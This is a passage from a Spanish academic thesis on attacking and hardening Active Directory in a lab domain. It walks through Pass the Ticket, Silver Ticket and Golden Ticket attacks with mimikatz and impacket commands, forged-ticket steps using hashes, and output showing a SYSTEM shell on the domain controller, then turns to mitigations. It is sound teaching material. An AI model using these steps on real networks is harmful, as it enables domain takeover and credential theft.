La variable de entorno KRB5CCNAME se utiliza en el proceso de autenticación basado en el protocolo Kerberos para especificar la ubicación del archivo de caché de tickets de Kerberos (conocido como “caché de credenciales” o “credential cache”, en inglés) que se utilizará para realizar la autenticación, figura 2.46.

```
export KRB5CCNAME=/home/cate/Desktop/TFG/ActiveDirectory/content
/nperez.ccache
```

```
impacket-psexec josecorp.local/nperez@DC-COMPANY.josecorp.local -
k -no-pass
```



Figura 2.46: Intrusión en el sistema víctima con la herramienta psexec haciendo uso del TGT del Administrador

3.2.9 *Pass The Ticket* (PTT)

Este tipo de ataque es similar al de *Pass the Key*, pero en lugar de utilizar *hashes* para solicitar un ticket, se roba el propio ticket y se utiliza para autenticarse como su propietario [47].

En Windows, los tickets son gestionados y almacenados por el **proceso lsass** (*Local Security Authority Subsystem Service*), responsable de la seguridad. Por lo tanto, para recuperar tickets de un sistema Windows, es necesario comunicarse con lsass y solicitarlos. Como usuario no administrador, sólo se pueden obtener los tickets que se posean, sin embargo, como administrador de la máquina, se pueden obtener todos. Para ello, se pueden utilizar las herramientas Mimikatz o Rubeus [48].

Por último, mencionar que el tiempo de tickets de Kerberos emitidos por un KDC en un entorno de Directorio Activo en caso de que no se haya modificado la política predeterminada, es de 10 horas. Para extraer los tickets almacenados en el proceso lsass, ejecutamos dentro de mimikatz.exe el siguiente comando:

```
sekurlsa::tickets /export
```

Figura 2.47: Comando de mimikatz para extraer los tickets de la memoria



Figura 2.48: Listado de tickets TGT recolectados

Una vez que se hayan listado todos los TGT necesarios, figura 2.47 y 2.48, recuperamos aquel que sea útil para su posterior uso en la máquina atacante. Con este propósito, se puede aprovechar la existencia de tickets del usuario Administrador con el fin de suplantarlo. Es importante destacar que estos tickets poseen la extensión “kirb”, por lo que se debe utilizar la herramienta **ticketConverter** [49] para llevar a cabo su conversión en tickets válidos para su uso en la máquina Linux correspondiente.

```
impacket-ticketConverter Administrador.kirbit Administrador.ccache
```

Por último, exportamos a la variable KRB5CCNAME el archivo Administrador.ccache y ya podremos conectarnos al *Domain Controller* como si fuéramos el usuario Administrador, figura 2.49.

```
export KRB5CCNAME=Administrador.ccache
```

```
impacket-psexec josecorp.local/Administrador@DC-Company.josecorp.local -k -no-pass
```

```
10/04/2023  21:02    <DIR>          ..
10/04/2023  21:02         1.355.264 mimikatz.exe
10/04/2023  21:05             1.835 [0;1854ee]-1-0-40a50000-DC-COMPANY$@GC-DC-Company.josecorp.local.kirbi
10/04/2023  21:07             1.711 [0;2cd2a6]-2-0-60a10000-Administrador@krbtgt-JOSECORP.LOCAL.kirbi
10/04/2023  21:07             1.807 [0;35bba]-1-0-40a50000-DC-COMPANY$@ldap-DC-Company.josecorp.local.kirbi
10/04/2023  21:04             1.641 [0;37302a]-2-0-60a10000-nperez@krbtgt-JOSECORP.LOCAL.kirbi
10/04/2023  21:04             1.807 [0;38551]-1-0-40a50000-DC-COMPANY$@ldap-DC-Company.josecorp.local.kirbi
10/04/2023  21:07             1.807 [0;385a8]-1-0-40a50000-DC-COMPANY$@ldap-DC-Company.josecorp.local.kirbi
10/04/2023  21:04             1.839 [0;385e9]-1-0-40a50000-DC-COMPANY$@LDAP-DC-Company.josecorp.local.kirbi
10/04/2023  21:06             1.807 [0;3863e]-1-0-40a50000-DC-COMPANY$@ldap-DC-Company.josecorp.local.kirbi
10/04/2023  21:07             1.641 [0;38cfb1]-2-0-60a10000-nperez@krbtgt-JOSECORP.LOCAL.kirbi
10/04/2023  21:04             1.835 [0;3b98ae]-0-0-40a50000-Administrador@HTTP-DC-Company.josecorp.local.kirbi
10/04/2023  21:04             1.711 [0;3b98ae]-2-0-60a10000-Administrador@krbtgt-JOSECORP.LOCAL.kirbi
10/04/2023  21:04             1.711 [0;3b98ae]-2-1-40e10000-Administrador@krbtgt-JOSECORP.LOCAL.kirbi
10/04/2023  21:06             1.805 [0;3e4]-0-0-40a50000-DC-COMPANY$@DNS-dc-company.josecorp.local.kirbi
10/04/2023  21:06             1.683 [0;3e4]-2-0-60a10000-DC-COMPANY$@krbtgt-JOSECORP.LOCAL.kirbi
10/04/2023  21:06             1.683 [0;3e4]-2-1-40e10000-DC-COMPANY$@krbtgt-JOSECORP.LOCAL.kirbi
10/04/2023  21:05             1.839 [0;3e7]-0-0-40a50000-DC-COMPANY$@cifs-DC-Company.josecorp.local.kirbi
10/04/2023  21:05             1.835 [0;3e7]-0-1-40a50000-DC-COMPANY$@GC-DC-Company.josecorp.local.kirbi
10/04/2023  21:05             1.777 [0;3e7]-0-2-40a50000-DC-COMPANY$@cifs-DC-COMPANY.kirbi
10/04/2023  21:05             1.767 [0;3e7]-0-3-40a50000.kirbi
```

Figura 2.49: TGT recolectados

3.2.10 *Silver Ticket Attack*

El ataque *Silver Ticket* se basa en la creación de un ticket TGS válido para un servicio una vez que se posee el hash NTLM del mismo. Este ticket TGS falso es entonces presentado al AP como una solicitud de autenticación para el servicio objetivo, engañando al sistema para que le conceda acceso al recurso deseado. En la figura 2.50 podemos ver la comparativa del flujo de autenticación que generaría un usuario para autenticarse ante un AP (zona verde) y el camino que hace el atacante para autenticarse contra el AP (zona roja).



Figura 2.50: Explicación del ataque Silver Ticket

Como se puede apreciar en la figura 2.49 para generar un TGS hacen falta 3 elementos:

- **NTLM service owner hash**: como ya conocemos la contraseña asociada a la cuenta de usuario SVC_SQLService la cuál es **MyPassword123#** podemos utilizar un generador de *hash* NTLM *online* para generar el *hash* NTLM asociado a este usuario, figura 2.51.



Figura 2.51: Generador online del hash NTLM

- **Domain SID**: para extraer el Domain SID utilizaremos la herramienta de impacket-getPac. La herramienta **getPac** [50] es una herramienta de línea de comandos que se utiliza para extraer información del PAC (*Privilege Attribute Certificate*) de un ticket de servicio Kerberos. El PAC es un componente de los tickets de servicio Kerberos que contiene información adicional sobre el usuario autenticado y sus privilegios en la red.

```
impacket-getPac josecorp.local/agarcia:Password1! -targetUser Administrador
```

  De la ejecución de ese comando obtendremos la siguiente información. **Domain SID: S-1-5-21-3544685037-199723938-847564197**

- **SPN**: el *Server Principal Name* lo obtuvimos cuando utilizamos la herramienta GetUserSPNs para ejecutar un Kerberoasting, cuando obtuvimos la lista de servicios disponibles para solicitar un TGS. Para la construcción de nuestro TGS tenemos que el SPN es **josecorp.local/SVC_ SQLService.DC-Company**.

Una vez que ya tenemos todos los parámetros necesarios para generar un TGS, figura 2.52, podremos crearlo con el uso de la herramienta **impacket-**

ticketer [51]. Tras ejecutar esta herramienta obtendremos un archivo llamado **Administrador.ccache**.

```
impacket-ticketer -nthash cd40c9ed96265531b21fc5b1dafcfb0a -domain-sid S-1-5-21-3544685037-199723938-847564197 -spn josecorp.local/SVC_SQLService.DC-Company -domain josecorp.local Administrador
```



Figura 2.52: Creación de un ticket TGS suplantando al usuario Administrador

El siguiente paso, será exportar a la variable de entorno "**KRB5CCNAME**" el archivo Administrador.ccache.

```
export KRB5CCNAME=Administrador.ccache
```

Cuando un usuario se autentica con el servicio de autenticación Kerberos, se generan tickets de autenticación y de concesión de servicios que se almacenan en el caché de credenciales local del usuario. Estos tickets se pueden utilizar posteriormente para autenticarse con servicios que requieren autenticación Kerberos, sin tener que volver a proporcionar las credenciales de usuario.

La variable KRB5CCNAME se utiliza para especificar la ubicación y el nombre del archivo de caché de credenciales que se utilizará para la autenticación. Si la variable no se establece, el sistema utilizará un archivo predeterminado (que varía según el sistema operativo). Por lo tanto, establecer la variable KRB5CCNAME es importante para asegurarse de que se utilice el archivo de

caché de credenciales correcto para la autenticación. Una vez realizada dicha acción nos podremos conectar al servicio msql como Administrador sin necesidad de proporcionar una contraseña.

3.2.11 *Golden Ticket Attack*

El *Golden Ticket Attack*, a diferencia del *Silver Ticket Attack*, crea un TGT utilizando el *hash* NTLM de la cuenta krbtgt del dominio. El objetivo es permitir al atacante acceder a cualquier servicio del dominio con los privilegios y caducidad que desee.

Para obtener el *hash* NTLM de la cuenta krbtgt, se pueden utilizar técnicas *dumpear* el proceso lsass o el fichero NTDS.dit de cualquier DC del dominio. También se puede llevar a cabo la técnica DCsync, para lo que se puede utilizar herramientas como Mimikatz o secretsdump. Para las técnicas mencionadas anteriormente es necesario contar con usuarios que posean privilegios de administrador del dominio [52].

Para construir un TGT necesitamos entonces 2 parámetros: el ***hash* de la cuenta krbtgt** (que lo habíamos obtenido cuando dumpeamos anteriormente el archivo NTDS.dit), el **Domain SID** (que lo habíamos obtenido anteriormente cuando efectuamos el Silver Ticket Attack). Con estos dos parámetros y con la herramienta ticketer podemos crear un TGT como el usuario del dominio que deseemos, en nuestro caso vamos a suplantar al Administrador.

```
impacket-ticketer -nthash 7bd3d5c49ae3ce26a4fb9cddc1944b86 -domain-sid S-1-5-21-3544685037-199723938-847564197 -domain josecorp.local Administrador
```

Solo quedará exportar el archivo generado por la herramienta ticketer a la variable de entorno KRB5CCNAME y conectarnos por psexec sin utilizar ningún tipo de contraseña, figura 2.53.

```
impacket-psexec josecorp.local/Administrador@DC-Company.josecorp.local -k -no-pass
```

```
❯ impacket-ticketer -nthash 7bd3d5c49ae3ce26a4fb9cddc1944b86 -domain-sid S-1-5-21-3544685037
-199723938-847564197 -domain josecorp.local Administrador
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for josecorp.local/Administrador
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in Administrador.ccache
❯ export KRB5CCNAME=/home/cate/Desktop/TFG/ActiveDirectory/content/GoldenTicket/Administrado
r.ccache
❯ impacket-psexec josecorp.local/Administrador@DC-Company.josecorp.local -k -no-pass
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on DC-Company.josecorp.local.....
[*] Found writable share ADMIN$
[*] Uploading file AelsYMwj.exe
[*] Opening SVCManager on DC-Company.josecorp.local.....
[*] Creating service PQzS on DC-Company.josecorp.local.....
[*] Starting service PQzS.....
[!] Press help for extra shell commands
Microsoft Windows [Versión 10.0.20348.587]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

Figura 2.53: Creación de un ticket TGT suplantando al usuario Administrador

Una vez que se ha obtenido un Ticket de Concesión de Tickets (TGT) mediante un “Golden Ticket”, se adquiere la capacidad de acceder al sistema víctima. A través de este acceso remoto, se puede ejercer un control total sobre el sistema, suplantando al usuario administrador. Esta suplantación otorga al atacante la capacidad de realizar acciones privilegiadas y tener un control completo sobre los recursos y la información del sistema objetivo.

Capítulo 3

Medidas de seguridad

Contenido

1. Introducción

En anteriores capítulos, se aprecia como efectivamente el servicio de Directorio Activo es un componente fundamental en los sistemas de gestión de identidad y acceso, que se utiliza para almacenar información de usuarios, equipos, grupos y recursos en una red de computadoras. Debido a su naturaleza crítica, se convierte un objetivo atractivo para los ciberdelincuentes, quienes buscan explotar vulnerabilidades para acceder a información confidencial o incluso para tomar el control de la red.

Por esta razón, es de vital importancia aplicar medidas de seguridad adecuadas como puede ser una combinación de políticas de seguridad, controles de acceso, autenticación, autorización, cifrado, monitoreo y auditoría. Son varias las medidas cuyo objetivo es la securización al máximo de un sistema, destacando dos de ellas:

- **La mitigación** se refiere a la aplicación de medidas para reducir el impacto de un posible incidente de seguridad. Estas medidas pueden incluir la aplicación de parches de seguridad, la configuración de cortafuegos, la implementación de políticas de acceso de usuarios, la aplicación de cifrado, etc. El objetivo principal de la mitigación es minimizar el daño si una vulnerabilidad o amenaza se aprovecha.
- **El *hardening*** se enfoca en fortalecer el sistema o la red para hacerlo más resistente a los ataques. El *hardening* implica la eliminación de servicios y programas innecesarios, la configuración de los sistemas para que sean más seguros, la implementación de contraseñas seguras, la actualización de software y hardware, entre otras medidas. El objetivo del *hardening* es reducir las posibilidades de que un ataque tenga éxito.

2. Mitigaciones entorno de pruebas

Una vez identificadas las posibles rutas de un atacante para comprometer la seguridad de un Servicio de Directorio, es posible establecer medidas mitigatorias específicas para cada uno de los ataques identificados previamente. Estas medidas pueden ser diseñadas para prevenir, detectar o responder a los ataques. La aplicación de medidas mitigatorias adecuadas y efectivas es esencial para garantizar la integridad, disponibilidad y confidencialidad de la información almacenada en el servicio de Directorio.

Una de las medidas mitigatorias más efectivas para prevenir ataques en un Servicio de Directorio es la utilización de **políticas de grupo** (GPO, del inglés *Group Policy Object*). Las GPO permiten aplicar de forma automática y consistente configuraciones de seguridad en los equipos de la red. Esto significa que los equipos estarán configurados de manera uniforme y que los usuarios tendrán los mismos permisos y restricciones en toda la red.

2.1. Reglas *Firewall*

Es importante diseñar reglas *Firewall* que permitan el tráfico necesario para el servicio de Directorio, pero que al mismo tiempo bloqueen el tráfico malintencionado. Las reglas deben ser revisadas y actualizadas regularmente para garantizar que sigan siendo efectivas contra los últimos tipos de ataques.

En particular, es importante configurar las reglas *Firewall* de manera que no se detecten puertos abiertos ante un escaneo nmap. Esto se puede lograr mediante la implementación de técnicas como ***Port Knocking***, que requiere que un cliente realice una secuencia específica de conexiones a diferentes puertos para habilitar temporalmente el acceso a un servicio o puerto específico.

Pongamos el ejemplo de que se habilita el *Port Knocking* para el puerto 22, que es utilizado para el servicio SSH (*Secure Shell*). El objetivo del *Port Knocking* es ocultar el puerto 22 para que no sea detectable mediante un escaneo de puertos, lo que dificulta que un atacante pueda encontrar el puerto y tratar de explotar alguna vulnerabilidad en el servicio SSH.

Si alguien intenta escanear los puertos del servidor, el puerto 22 aparecerá como cerrado, lo que indica que el servicio no está disponible en ese puerto. Sin embargo, si el usuario realiza una secuencia específica de “knocks” o golpes en otros puertos, desencadenará una regla de *Firewall* que permitirá temporalmente el acceso al puerto 22. Esta secuencia de “knocks” se puede comparar con tocar una serie específica de notas en un teclado musical para abrir una puerta secreta.

En nuestro caso, si un usuario envía la secuencia de paquetes a los puertos 1000, 2000 y 3000 en un orden específico y con un intervalo de tiempo preciso entre cada uno de ellos. Esta secuencia específica de paquetes activaría la regla de *Firewall* que permitiría el acceso temporal al puerto 22 según muestra la figura 3.1.



Figura 3.1: Explicación del *Port Knocking*

2.2. Deshabilitar inicio de sesión de un usuario anónimo en protocolo SMB

El objetivo de esta medida de seguridad es evitar que un usuario no autorizado enumere de forma anónima nombres de cuentas y recursos compartidos y utilice esta información para conseguir acceso adivinando contraseñas o realizando ataques de ingeniería social [53] [54]. Además, se puede monitorizar la actividad anónima en el controlador de dominio (DC) iniciando sesión en los siguientes eventos: 4624, 4768, 5829, 5827.

Para establecer la política de seguridad en un servidor Microsoft Server 2022 y evitar el acceso anónimo a SMB, hay que realizar los siguientes pasos:

1. Abrir el Editor de directivas de seguridad local haciendo clic en el botón “Inicio” y escribir “secpol.msc” en la barra de búsqueda.
2. En la ventana del Editor de directivas de seguridad local, navegar hasta “Directivas locales” $>$ “Opciones de seguridad”.
3. Buscar la opción “Acceso a la red: no permitir la enumeración anónima de cuentas y recursos compartidos SAM” y establecerla en “Activado”.

4. Buscar la opción “Acceso a la red: no permitir la enumeración anónima de cuentas SAM” y establecerla en “Activado”.

El resultado final se muestra en la figura 3.2.



Figura 3.2: Establecer en habilitado las políticas para evitar el acceso de usuarios anónimos

2.3. Deshabilitar conexión por RPC a usuarios anónimos

Para evitar que un usuario enumere información a través del protocolo RPC haciendo uso de un usuario anónimo existe un registro en Windows ubicado en **HKEY_LOCAL _MACHINE _System _CurrentControlSet_Control_Lsa** el cual es denominado “restrictedanonymous” si el valor es 0 permite a los usuarios anónimos utilizar comandos, sin embargo se establecemos el valor a 1 solo los usuarios autenticados podrán ejecutar comandos en el servidor como *enumdomusers* o *enumdomgroups* para extraer información del *Active Directory* [55], figura 3.3.



Figura 3.3: Evitar la conexión por rpc de un usuario anónimo

2.4. Ataque de diccionario sobre Kerberos

Un ataque de diccionario consiste básicamente en probar contraseñas/claves existentes en un archivo de texto (diccionario). Normalmente, el diccionario contiene un conjunto de contraseñas más utilizadas por los usuarios en todo el mundo. En la sección 3.2.1 del Capítulo 2, se indicó el procedimiento para comprobar si una contraseña para un usuario era válida o no utilizando el protocolo Kerberos.

Sin embargo, lo más crítico de este ataque no radica en la validación de la contraseña en sí misma, sino en la posibilidad de probar miles de contraseñas diferentes para un mismo usuario en un corto período de tiempo. En otras palabras, no existe ningún mecanismo de bloqueo de cuenta después de una cantidad determinada de intentos fallidos, lo que permite a un atacante seguir intentando hasta que encuentre la contraseña correcta.

Para evitar esto podemos establecer una política de directivas de seguridad. Esta política puede incluir límites en el número de intentos de inicio de sesión fallidos permitidos antes de bloquear la cuenta del usuario, la obligatoriedad de usar contraseñas seguras que incluyan una combinación de letras, números y símbolos, así como la obligatoriedad de cambiar las contraseñas con regularidad. Además, la política de directivas de seguridad también puede incluir requisitos de autenticación de dos factores para mejorar la seguridad de la cuenta del usuario.

La política de directivas la podemos ver ejecutando el siguiente comando en la máquina del atacante, el resultado de la ejecución de este comando se puede ver en la figura 3.4.

```
crackmapexec smb 192.168.0.30 -u 'mespinosa' -p 'Password3!' --pass-pol
```

```
❯ crackmapexec smb 192.168.0.30 -u 'mespinosa' -p 'Password3!' --pass-pol
SMB         192.168.0.30    445    DC-COMPANY       [*] Windows 10.0 Build 20348 x64 (name:DC-COMPANY)
SMB         192.168.0.30    445    DC-COMPANY       [+] josecorp.local\mespinosa:Password3!
SMB         192.168.0.30    445    DC-COMPANY       [+] Dumping password info for domain: JOSECORP
SMB         192.168.0.30    445    DC-COMPANY       Minimum password length: 7
SMB         192.168.0.30    445    DC-COMPANY       Password history length: 24
SMB         192.168.0.30    445    DC-COMPANY       Maximum password age: 41 days 23 hours 53 minutes
SMB         192.168.0.30    445    DC-COMPANY
SMB         192.168.0.30    445    DC-COMPANY       Minimum password age: 1 day 4 minutes
SMB         192.168.0.30    445    DC-COMPANY       Reset Account Lockout Counter: 30 minutes
SMB         192.168.0.30    445    DC-COMPANY       Locked Account Duration: 30 minutes
SMB         192.168.0.30    445    DC-COMPANY       Account Lockout Threshold: None
SMB         192.168.0.30    445    DC-COMPANY       Forced Log off Time: Not Set
```

Figura 3.4: Política de seguridad del Directorio Activo sobre la cuenta mespinosa

Para establecer esta directiva de seguridad, dentro de nuestro *Domain Controller* tendremos que buscar “Editor de administración de directivas de grupo”. Como se puede observar en la figura 3.5 no hay establecido ningún **Umbral de bloqueo de cuenta**.



Figura 3.5: Política de seguridad acerca del bloqueo de cuentas por defecto

